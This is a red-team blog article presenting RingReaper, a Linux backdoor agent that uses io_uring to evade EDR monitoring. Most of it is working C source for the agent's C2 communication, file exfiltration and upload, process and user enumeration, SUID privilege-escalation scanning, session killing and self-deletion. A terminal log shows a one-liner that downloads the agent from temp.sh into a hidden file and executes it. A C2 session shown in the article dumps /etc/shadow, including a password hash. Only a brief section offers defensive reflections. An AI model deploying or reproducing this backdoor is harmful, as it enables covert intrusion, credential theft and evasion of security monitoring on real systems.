Red Team Tactics: Evading EDR on Linux with io_uring

Learn how to bypass modern defenses with io_uring

14 min · 0xMatheuZ

Full source: https://github.com/MatheuZSecurity/RingReaper

Table of Contents

Introduction

Each year, new security solutions emerge to protect Linux systems against increasingly sophisticated threats. Technologies such as `EDR (Endpoint Detection and Response)` evolve rapidly, making the work of an attacker more challenging.

We, as **red teamers**, we need to stay one step ahead, seeking to understand not only the defenses, but also how to creatively circumvent them.

In this article, I will explore the use of `io_uring`, a legitimate Linux kernel feature designed for high-performance asynchronous I/O, but which can be adapted to evade traditional syscall-based detection mechanisms. We will see how modern techniques can enable stealthy and silent operations, bypassing EDR and other monitoring mechanisms, and what this means for both attackers and defenders.

What is io_uring?

`io_uring` was introduced in Linux starting from kernel 5.1. It provides a highly performant model for asynchronous I/O operations, using **submission and completion rings**. In other words:

- The process places I/O requests into a queue shared with the kernel
- The kernel executes them when it can, without blocking the user thread
- The result comes back through another completion ring

The critical point is that this model allows for **multiple operations** (opening a file, sending data, reading from a socket, etc.) without the typical sequence of blocking syscalls that most EDRs monitor. Instead of repeatedly calling `read`, `write`, `send`, `connect`, everything happens through `io_uring_submit()` and mapped buffers.

The Agent

This agent essentially acts as a "backdoor", though it's not persistent yet, at the time of writing, persistence modules haven't been implemented. However, they will be added in the future. The agent connects to a server (C2) controlled by the attacker and accepts commands. It was designed with:

- **Network communication** using `io_uring_prep_send` and `io_uring_prep_recv`
- **File reading** via `io_uring_prep_openat` and `io_uring_prep_read`
- **File upload** without explicit `write` or `read` syscalls
- **Post-exploitation command execution** (listing users, processes, connections, etc.)
- **Self-deletion** (self-destruct) that removes its own binary using `io_uring_prep_unlinkat`

On the Python-based C2 server, an operator sends interactive commands, and the agent responds discreetly.

Code analysis of the agent

`send_all`

```
int send_all(struct io_uring *ring, int sockfd, const char *buf, size_t len)
{
    size_t sent = 0;
    while (sent < len) {
        struct io_uring_sqe *sqe = io_uring_get_sqe(ring);
        io_uring_prep_send(sqe, sockfd, buf + sent, len - sent, 0);
        io_uring_submit(ring);

        struct io_uring_cqe *cqe;
        io_uring_wait_cqe(ring, &cqe);
        int ret = cqe->res;
        io_uring_cqe_seen(ring, cqe);

        if (ret <= 0) return ret;
        sent += ret;
    }
    return sent;
}
```

This function ensures that a complete buffer is sent by a socket using asynchronous io_uring calls, in a way that is robust against partial sends. It works in a loop that continues until all requested bytes have been sent. For each iteration, it obtains an SQE (Submission Queue Entry) from io_uring, prepares a send (io_uring_prep_send) from the point not yet transmitted in the buffer, submits the operation, and waits for the result in the Completion Queue.

Upon receiving confirmation from the kernel, it checks whether there was an error or whether the socket was closed (return zero or negative). If there was no error, it adds the sent bytes to the total and repeats until finished.

The goal is to abstract the normal limitations of the traditional send (which can send only part of the data) and perform the complete send with the minimum of blocking calls, taking advantage of the asynchronous and efficient io_uring model.

`recv_all`:

```
ssize_t recv_all(struct io_uring *ring, int sockfd, char *buf, size_t len) {
    struct io_uring_sqe *sqe = io_uring_get_sqe(ring);
    struct io_uring_cqe *cqe;

    io_uring_prep_recv(sqe, sockfd, buf, len, 0);
    io_uring_submit(ring);

    io_uring_wait_cqe(ring, &cqe);
    ssize_t ret = cqe->res;
    io_uring_cqe_seen(ring, cqe);

    return ret;
}
```

This function reads data from a socket, also using io_uring asynchronously. Unlike send_all, it only reads once per call, since a recv is usually enough to receive the entire expected packet, without worrying about ensuring that the entire buffer has been filled.

It obtains the SQE, configures the receive operation (io_uring_prep_recv) with the buffer size, submits it to the kernel, and waits for the result via Completion Queue.

It then marks the CQE as processed and returns the number of bytes received to the caller. Thus, the function integrates data reception into the same asynchronous queue, maintaining high performance without blocking the thread.

`read_file_uring`:

This function encapsulates the reading of an entire file using asynchronous io_uring operations, without relying on traditional blocking calls. It first opens the file with io_uring_prep_openat, waits for the result, and if successful, enters a loop to read chunks of the file in successive blocks, using io_uring_prep_read.

Each block read is accumulated in a buffer, and the offset advances as it progresses. Reading continues until the buffer is full or until it reaches the end of the file (returning zero or negative on read). Finally, it closes the file and returns the total bytes loaded. It is a useful function to bring entire files into memory in a non-blocking way, always taking advantage of io_uring.

`cmd_users`:

```
void cmd_users(struct io_uring *ring, int sockfd) {
    char buf[8192];
    int ret = read_file_uring(ring, "/var/run/utmp", buf, sizeof(buf));
    if (ret <= 0) {
        const char *err = "Error reading /var/run/utmp\n";
        send_all(ring, sockfd, err, strlen(err));
        return;
    }
    int count = ret / sizeof(struct utmp);
    struct utmp *entries = (struct utmp*)buf;

    char out[8192];
    size_t out_pos = 0;
    out_pos += snprintf(out + out_pos, sizeof(out) - out_pos, "Logged
users:\n");
    for (int i = 0; i < count; i++) {
        if (entries[i].ut_type == USER_PROCESS) {
            out_pos += snprintf(out + out_pos, sizeof(out) - out_pos,
                                "%-8s %-8s\n", entries[i].ut_user,
entries[i].ut_line);
            if (out_pos > sizeof(out) - 100) break;
        }
    }
    send_all(ring, sockfd, out, out_pos);
}
```

This function implements the users command, listing the users logged into the system. It reads the /var/run/utmp file (where Linux stores login sessions) via read_file_uring, parses the USER_PROCESS records, extracts usernames and their TTYs (terminals), formats a list and sends it back to the client via send_all. It is a way to show who is logged in, remotely and asynchronously.

`cmd_ss`:

```
void cmd_ss(struct io_uring *ring, int sockfd) {
    char buf[8192];
    int ret = read_file_uring(ring, "/proc/net/tcp", buf, sizeof(buf));
    if (ret <= 0) {
        const char *err = "Error reading /proc/net/tcp\n";
        send_all(ring, sockfd, err, strlen(err));
        return;
    }

    char out[16384];
    size_t out_pos = 0;
    out_pos += snprintf(out + out_pos, sizeof(out) - out_pos,
                        "Local Address          Remote Address          State
UID\n");

    char *line = strtok(buf, "\n");
    line = strtok(NULL, "\n");
    while (line) {
        unsigned int sl, local_ip, local_port, rem_ip, rem_port, st, uid;
        sscanf(line,
            "%u: %8X:%X %8X:%X %X %*s %*s %*s %u",
            &sl, &local_ip, &local_port, &rem_ip, &rem_port, &st, &uid);

        char local_str[32], rem_str[32];
        snprintf(local_str, sizeof(local_str), "%d.%d.%d.%d:%d",
                 (local_ip & 0xFF), (local_ip >> 8) & 0xFF,
                 (local_ip >> 16) & 0xFF, (local_ip >> 24) & 0xFF,
                 local_port);
        snprintf(rem_str, sizeof(rem_str), "%d.%d.%d.%d:%d",
                 (rem_ip & 0xFF), (rem_ip >> 8) & 0xFF,
                 (rem_ip >> 16) & 0xFF, (rem_ip >> 24) & 0xFF,
                 rem_port);

        out_pos += snprintf(out + out_pos, sizeof(out) - out_pos,
                            "%-22s %-22s %-5X %u\n", local_str, rem_str, st,
uid);
        if (out_pos > sizeof(out) - 100) break;

        line = strtok(NULL, "\n");
    }
    send_all(ring, sockfd, out, out_pos);
}
```

The cmd_ss function provides a sort of mini-netstat, reading /proc/net/tcp to collect active TCP connections. It skips the first line header and processes the rest via sscanf, converting hexadecimal addresses to decimal notation, displaying the IP, port, connection state, and UID of the socket owner. The final output is formatted as text and sent to the client with send_all, all in a way that looks like the real Linux ss command, but using asynchronous kernel file reading.

`cmd_get`;

```
void cmd_get(struct io_uring *ring, int sockfd, const char *path) {
    struct io_uring_sqe *sqe;
    struct io_uring_cqe *cqe;
    int fd;

    sqe = io_uring_get_sqe(ring);
    io_uring_prep_openat(sqe, AT_FDCWD, path, O_RDONLY, 0);
    io_uring_submit(ring);
    io_uring_wait_cqe(ring, &cqe);
    fd = cqe->res;
    io_uring_cqe_seen(ring, cqe);

    if (fd < 0) {
        char err[256];
        snprintf(err, sizeof(err), "Failed to open %s: %s\n", path,
strerror(-fd));
        send_all(ring, sockfd, err, strlen(err));
        return;
    }

    char buf[BUF_SIZE];
    ssize_t ret;
    off_t offset = 0;

    while (1) {
        sqe = io_uring_get_sqe(ring);
        io_uring_prep_read(sqe, fd, buf, sizeof(buf), offset);
        io_uring_submit(ring);
        io_uring_wait_cqe(ring, &cqe);
        ret = cqe->res;
        io_uring_cqe_seen(ring, cqe);

        if (ret <= 0) break;
        offset += ret;

        if (send_all(ring, sockfd, buf, ret) <= 0) {
            break;
        }
    }

    close(fd);
}
```

cmd_get is used to transfer files from the server to the client. It tries to open the specified path, and if successful, it reads blocks from the file with io_uring_prep_read and sends these blocks sequentially to the client with send_all. If it fails to open, it sends the client an error message. It is a way to download files from the server remotely.

`cmd_recv`:

```
void cmd_recv(struct io_uring *ring, int sockfd, const char *args) {
    char remote_path[256];
    long expected_size = 0;

    char buf[BUF_SIZE];

    if (sscanf(args, "%255s %ld", remote_path, &expected_size) != 2 ||
expected_size <= 0) {
        const char *msg = "Usage: recv <remote_path> <size>\n";
        send_all(ring, sockfd, msg, strlen(msg));
        return;
    }

    struct io_uring_sqe *sqe;
    struct io_uring_cqe *cqe;

    sqe = io_uring_get_sqe(ring);
    io_uring_prep_openat(sqe, AT_FDCWD, remote_path, O_WRONLY | O_CREAT |
O_TRUNC, 0644);
    io_uring_submit(ring);
    io_uring_wait_cqe(ring, &cqe);
    int fd = cqe->res;
    io_uring_cqe_seen(ring, cqe);

    if (fd < 0) {
        char err[128];
        snprintf(err, sizeof(err), "Failed to open %s: %s\n", remote_path,
strerror(-fd));
        send_all(ring, sockfd, err, strlen(err));
        return;
    }

    off_t offset = 0;
    while (offset < expected_size) {
        size_t to_read = (expected_size - offset > BUF_SIZE) ? BUF_SIZE :
(expected_size - offset);

        sqe = io_uring_get_sqe(ring);
        io_uring_prep_recv(sqe, sockfd, buf, to_read, 0);
        io_uring_submit(ring);
        io_uring_wait_cqe(ring, &cqe);

        ssize_t received = cqe->res;
        io_uring_cqe_seen(ring, cqe);

        if (received <= 0) {
            break;
        }

        sqe = io_uring_get_sqe(ring);
        io_uring_prep_write(sqe, fd, buf, received, offset);
        io_uring_submit(ring);
        io_uring_wait_cqe(ring, &cqe);
        io_uring_cqe_seen(ring, cqe);

        offset += received;
    }

    close(fd);
}
```

cmd_me:

```
void cmd_me(struct io_uring *ring, int sockfd) {
    char buf[128];
    pid_t pid = getpid();
    char *tty = ttyname(STDIN_FILENO);
    if (!tty) tty = "(none)";

    snprintf(buf, sizeof(buf), "PID: %d\nTTY: %s\n", pid, tty);
    send_all(ring, sockfd, buf, strlen(buf));
}
```

This command collects information about the running process, such as the PID and associated TTY, using traditional POSIX calls (getpid and ttyname), since io_uring does not support this. It then sends this data to the client using send_all. This is a way of “identifying” the remote agent.

`cmd_ps`:

```
void cmd_ps(struct io_uring *ring, int sockfd) {
    DIR *dir = opendir("/proc");
    if (!dir) {
        send_all(ring, sockfd, "Failed to open /proc\n", 21);
        return;
    }

    struct dirent *entry;
    char out[16384];
    size_t pos = 0;
    pos += snprintf(out + pos, sizeof(out) - pos, "PID     CMD\n");

    while ((entry = readdir(dir)) != NULL) {
        if (entry->d_type != DT_DIR) continue;

        char *endptr;
        long pid = strtol(entry->d_name, &endptr, 10);
        if (*endptr != '\0') continue;

        char comm_path[64];
        snprintf(comm_path, sizeof(comm_path), "/proc/%ld/comm", pid);

        char name[256];
        int ret = read_file_uring(ring, comm_path, name, sizeof(name));
        if (ret > 0) {
            name[strcspn(name, "\n")] = 0;
            pos += snprintf(out + pos, sizeof(out) - pos, "%-7ld %s\n", pid,
name);
            if (pos > sizeof(out) - 100) break;
        }
    }

    closedir(dir);
    send_all(ring, sockfd, out, pos);
}
```

The cmd_ps function walks /proc to list active processes, identifying numerical directories (PIDs), and reading the command name of each process from /proc/[pid]/comm. Reading the process name is done using read_file_uring, but directory scanning does not use io_uring because it is not supported. The output is formatted into a PID + command listing, sent via send_all. It works like a remote “ps”.

`cmd_kick`:

```
void cmd_kick(struct io_uring *ring, int sockfd, const char *arg_raw) {
    char out[4096];
    if (!arg_raw) arg_raw = "";

    char *arg = (char *)arg_raw;
    trim_leading(&arg);

    if (strlen(arg) == 0) {
        DIR *d = opendir("/dev/pts");
        if (!d) {
            snprintf(out, sizeof(out), "Failed to open /dev/pts: %s\n",
strerror(errno));
            send_all(ring, sockfd, out, strlen(out));
            return;
        }
        struct dirent *entry;
        size_t pos = 0;
        pos += snprintf(out + pos, sizeof(out) - pos, "Active pts
sessions:\n");
        while ((entry = readdir(d)) != NULL) {
            if (entry->d_name[0] >= '0' && entry->d_name[0] <= '9') {
                pos += snprintf(out + pos, sizeof(out) - pos, "pts/%s\n",
entry->d_name);
                if (pos > sizeof(out) - 100) break;
            }
        }
        closedir(d);
        send_all(ring, sockfd, out, pos);
        return;
    }

    char target_tty[64];
    snprintf(target_tty, sizeof(target_tty), "/dev/pts/%s", arg);

    DIR *proc = opendir("/proc");
    if (!proc) {
        snprintf(out, sizeof(out), "Failed to open /proc: %s\n",
strerror(errno));
        send_all(ring, sockfd, out, strlen(out));
        return;
    }

    int found_pid = 0;
    struct dirent *dent;
    while ((dent = readdir(proc)) != NULL) {
        char *endptr;
        long pid = strtol(dent->d_name, &endptr, 10);
        if (*endptr != '\0') continue;

        char fd_path[256];
        snprintf(fd_path, sizeof(fd_path), "/proc/%ld/fd", pid);
        DIR *fd_dir = opendir(fd_path);
        if (!fd_dir) continue;

        struct dirent *fd_ent;
        while ((fd_ent = readdir(fd_dir)) != NULL) {
            if (fd_ent->d_name[0] == '.') continue;
            char link_path[512];
            char link_target[512];
            ssize_t link_len;

            snprintf(link_path, sizeof(link_path), "%s/%s", fd_path, fd_ent-
>d_name);
            link_len = readlink(link_path, link_target, sizeof(link_target)
-1);
            if (link_len < 0) continue;
            link_target[link_len] = 0;

            if (strcmp(link_target, target_tty) == 0) {
                found_pid = (int)pid;
                break;
            }
        }
        closedir(fd_dir);
        if (found_pid) break;
    }
    closedir(proc);

    if (!found_pid) {
        snprintf(out, sizeof(out), "No process found using %s\n",
target_tty);
        send_all(ring, sockfd, out, strlen(out));
        return;
    }

    if (kill(found_pid, SIGKILL) == 0) {
        snprintf(out, sizeof(out), "Killed process %d using %s\n", found_pid,
target_tty);
    } else {
        snprintf(out, sizeof(out), "Failed to kill process %d: %s\n",
found_pid, strerror(errno));
    }
    send_all(ring, sockfd, out, strlen(out));
}
```

This command searches for open sessions in /dev/pts (virtual terminals) and, if the user wishes, forcibly kills a process that is using one of these terminals. It first lists the active terminals, then searches /proc for file descriptors that point to the target terminal, and sends a SIGKILL to the process that is using it. All this by combining POSIX calls (like readlink) and asynchronous sending with send_all.

`cmd_privesc`:

```
void cmd_privesc(struct io_uring *ring, int sockfd) {
    DIR *dir = opendir("/usr/bin");
    if (!dir) {
        send_all(ring, sockfd, "Failed to open /usr/bin\n", 23);
        return;
    }

    struct dirent *entry;
    char out[16384];
    size_t pos = 0;
    pos += snprintf(out + pos, sizeof(out) - pos, "Potential SUID 
binaries:\n");

    while ((entry = readdir(dir)) != NULL) {
        char path[512];
        snprintf(path, sizeof(path), "/usr/bin/%s", entry->d_name);

        struct io_uring_sqe *sqe = io_uring_get_sqe(ring);
        struct io_uring_cqe *cqe;
        struct statx stx;

        io_uring_prep_statx(sqe, AT_FDCWD, path, 0, STATX_ALL, &stx);
        io_uring_submit(ring);
        io_uring_wait_cqe(ring, &cqe);

        if (cqe->res == 0 && (stx.stx_mode & S_ISUID)) {
            pos += snprintf(out + pos, sizeof(out) - pos, "%s\n", path);
            if (pos > sizeof(out) - 100) break;
        }
        io_uring_cqe_seen(ring, cqe);
    }
    closedir(dir);
    send_all(ring, sockfd, out, pos);
}
```

This function scans the /usr/bin directory looking for binaries that have the SUID bit enabled, which could be privilege escalation vectors (privesc). For each binary, it does a statx via io_uring and checks the SUID flag. The result is formatted and sent to the client, listing possible privilege exploit candidates.

`cmd_selfdestruct`:

```
void cmd_selfdestruct(struct io_uring *ring, int sockfd) {
    const char *msg = "Agent will self-destruct\n";
    send_all(ring, sockfd, msg, strlen(msg));

    char exe_path[512];
    ssize_t len = readlink("/proc/self/exe", exe_path, sizeof(exe_path)-1);
    if (len > 0) {
        exe_path[len] = '\0';

        struct io_uring_sqe *sqe = io_uring_get_sqe(ring);
        struct io_uring_cqe *cqe;
        io_uring_prep_unlinkat(sqe, AT_FDCWD, exe_path, 0);
        io_uring_submit(ring);
        io_uring_wait_cqe(ring, &cqe);
        if (cqe->res < 0) {
            char err[128];
            snprintf(err, sizeof(err), "Unlink failed: %s\n", strerror(-cqe-
>res));
            send_all(ring, sockfd, err, strlen(err));
        }
        io_uring_cqe_seen(ring, cqe);
    }
    exit(0);
}
```

How Does the EDR Typically Fail Here?

A standard EDR intercepts:

- Calls to `open`
- Calls to `connect`
- Calls to `read` and `write`

This monitoring is usually done via hooks or eBPF. What this agent does is “bypass” these direct calls using `io_uring`. The kernel handles the I/O without exposing each syscall individually, generating far fewer events to be audited.

In essence, the EDR sees fewer “door knocks” because `io_uring` sends a batch of operations to the kernel and receives the responses in bulk. This strategy generates much less noise and makes it easier to go unnoticed.


Practical EDR Bypass

With this agent, virtually all network and file operations are handled through `io_uring`.


So an EDR would need to monitor `io_uring_enter` and understand the full submission/completion flow of events to identify behavior — which is still uncommon in most commercial solutions.

Additionally, the traffic goes through a standard HTTPS port (443), making it harder to separate legitimate from malicious traffic.


Below is a screenshot from an environment running EDR:



```
root@ubuntu:~#
root@ubuntu:~# ps aux|grep Trend
root         933  0.0  0.0   9324  2816 ?        Ss   11:10   0:00 /usr/bin/sg tm_xes -c /opt/TrendMicro/EndpointBasecamp/bin/tmxbc service run
root         939  0.0  0.0   2892  1536 ?        S    11:10   0:00 sh -c /opt/TrendMicro/EndpointBasecamp/bin/tmxbc service run
root         943  2.7  0.8 1256124 35608 ?       Sl   11:10   0:03 /opt/TrendMicro/EndpointBasecamp/bin/tmxbc service run
root       10009  0.0  0.0   9216  2560 pts/1    S+   11:12   0:00 grep --color=auto Trend
root@ubuntu:~#
root@ubuntu:~# python3 -c "import urllib.request,os,subprocess; u=urllib.request.Request('http://temp.sh/jriZQ/stealth_agent',method='POST'); d='/var/tm
p/.X11'; open(d,'wb').write(urllib.request.urlopen(u).read()); os.chmod(d,0o755); subprocess.Popen([d]);"
[+] Connected to 192.168.200.132:443
root@ubuntu:~#
root@ubuntu:~# ps aux|grep X11
root       10380  0.0  0.0   1176   768 pts/1    S    11:15   0:00 /var/tmp/.X11
root       10383  0.0  0.0   9216  2560 pts/1    S+   11:15   0:00 grep --color=auto X11
root@ubuntu:~#
root@ubuntu:~# lsmod|grep hook
bmhook                552960  2
tmhook                143360  113 bmhook
dsa_filter_hook        16384  1 dsa_filter
root@ubuntu:~#
```



```
root@pwn:~#
root@pwn:~# python3 server.py --ip 192.168.200.132 --port 443

RINGREAPER

   @MatheuZSecurity || Rootkit Researchers || https://discord.gg/66N5ZQppU7

                 --- EVADING LINUX EDRS WITH IO_URING ---


[+] Starting server on 192.168.200.132:443...
[+] Waiting for connection...
[+] Connected by ('192.168.200.130', 50694)
root@nsa:~#  help
[+] Output:

Available commands:
  get <path>                     - See file
  put <local_path> <remote_path> - Upload file
  users                         - View logged users
  ss/netstat                    - View connections
  ps                            - List processes
  me                            - Show agent PID and TTY
  kick <pts>                    - Kill session by pts
  privesc                       - Enumerate SUID binaries
  selfdestruct                  - Delete agent and exit
  exit                          - Close connection (without deleting the agent)
  help                          - This help

root@nsa:~#
```



```
systemd-network:*:19977:0:99999:7:::
systemd-resolve:*:19977:0:99999:7:::
messagebus:*:19977:0:99999:7:::
systemd-timesync:*:19977:0:99999:7:::
syslog:*:19977:0:99999:7:::
_apt:*:19977:0:99999:7:::
tss:*:19977:0:99999:7:::
uuidd:*:19977:0:99999:7:::
systemd-oom:*:19977:0:99999:7:::
tcpdump:*:19977:0:99999:7:::
avahi-autoipd:*:19977:0:99999:7:::
usbmux:*:19977:0:99999:7:::
dnsmasq:*:19977:0:99999:7:::
kernoops:*:19977:0:99999:7:::
avahi:*:19977:0:99999:7:::
cups-pk-helper:*:19977:0:99999:7:::
rtkit:*:19977:0:99999:7:::
whoopsie:*:19977:0:99999:7:::
sssd:*:19977:0:99999:7:::
speech-dispatcher:!:19977:0:99999:7:::
fwupd-refresh:*:19977:0:99999:7:::
nm-openvpn:*:19977:0:99999:7:::
saned:*:19977:0:99999:7:::
colord:*:19977:0:99999:7:::
geoclue:*:19977:0:99999:7:::
pulse:*:19977:0:99999:7:::
gnome-initial-setup:*:19977:0:99999:7:::
hplip:*:19977:0:99999:7:::
gdm:*:19977:0:99999:7:::
ubuntu:$y$j9T$zs23oAPoekjlP01R5S3TL0$Ifcj5Xxwp33JM/P0bniC/xDKKKEwkK6Ci..79g7CBp1:20270:0:99999:7:::

root@nsa:~#  me
[+] Output:

PID: 10380
TTY: /dev/pts/1

root@nsa:~# 
```

RingReaper is currently completely FUD (Fully Undetectable) to some EDRs at the time of writing this article. You can do anything, exfiltrate data, read `/etc/shadow`, access sensitive files, upload content, all RingReaper features remain fully undetected by some EDRs, with evasion working flawlessly.

Python C2 Server Flow

The `server.py` is quite straightforward:

- Waits for a connection
- Receives commands from a terminal
- Sends them to the agent
- Displays the response

It also supports file uploads (`put`), basically by informing the file size and sending the content sequentially, so the backdoor can reconstruct the file on the target.

Defensive Reflections

As much as using `io_uring` to bypass defenses is a clever idea;

There’s no magic:

The kernel still has to execute the `io_uring` operations. In theory, a well-designed EDR could hook `io_uring_enter` or instrument internal calls like `__io_uring_submit`.

eBPF (Berkeley Packet Filter) could be used to trace these operations, but the reality is that few products today deeply monitor `io_uring`-related syscalls.

It’s essential that defenders become familiar with this kind of technique, as it’s likely to become increasingly popular in advanced Linux malware.

Conclusion

This agent demonstrates that `io_uring`, a legitimate Linux feature, can be repurposed to evade syscall-based security solutions.
Its asynchronous control level enables the construction of discreet, fast, and much harder-to-detect backdoors.

For red teamers, t shows the power of modern evasion techniques.

For defenders, the takeaway is clear: start studying hooks for `io_uring`, because it’s only a matter of time before this becomes mainstream in the Linux malware landscape.

Join in rootkit researchers

- https://discord.gg/66N5ZQppU7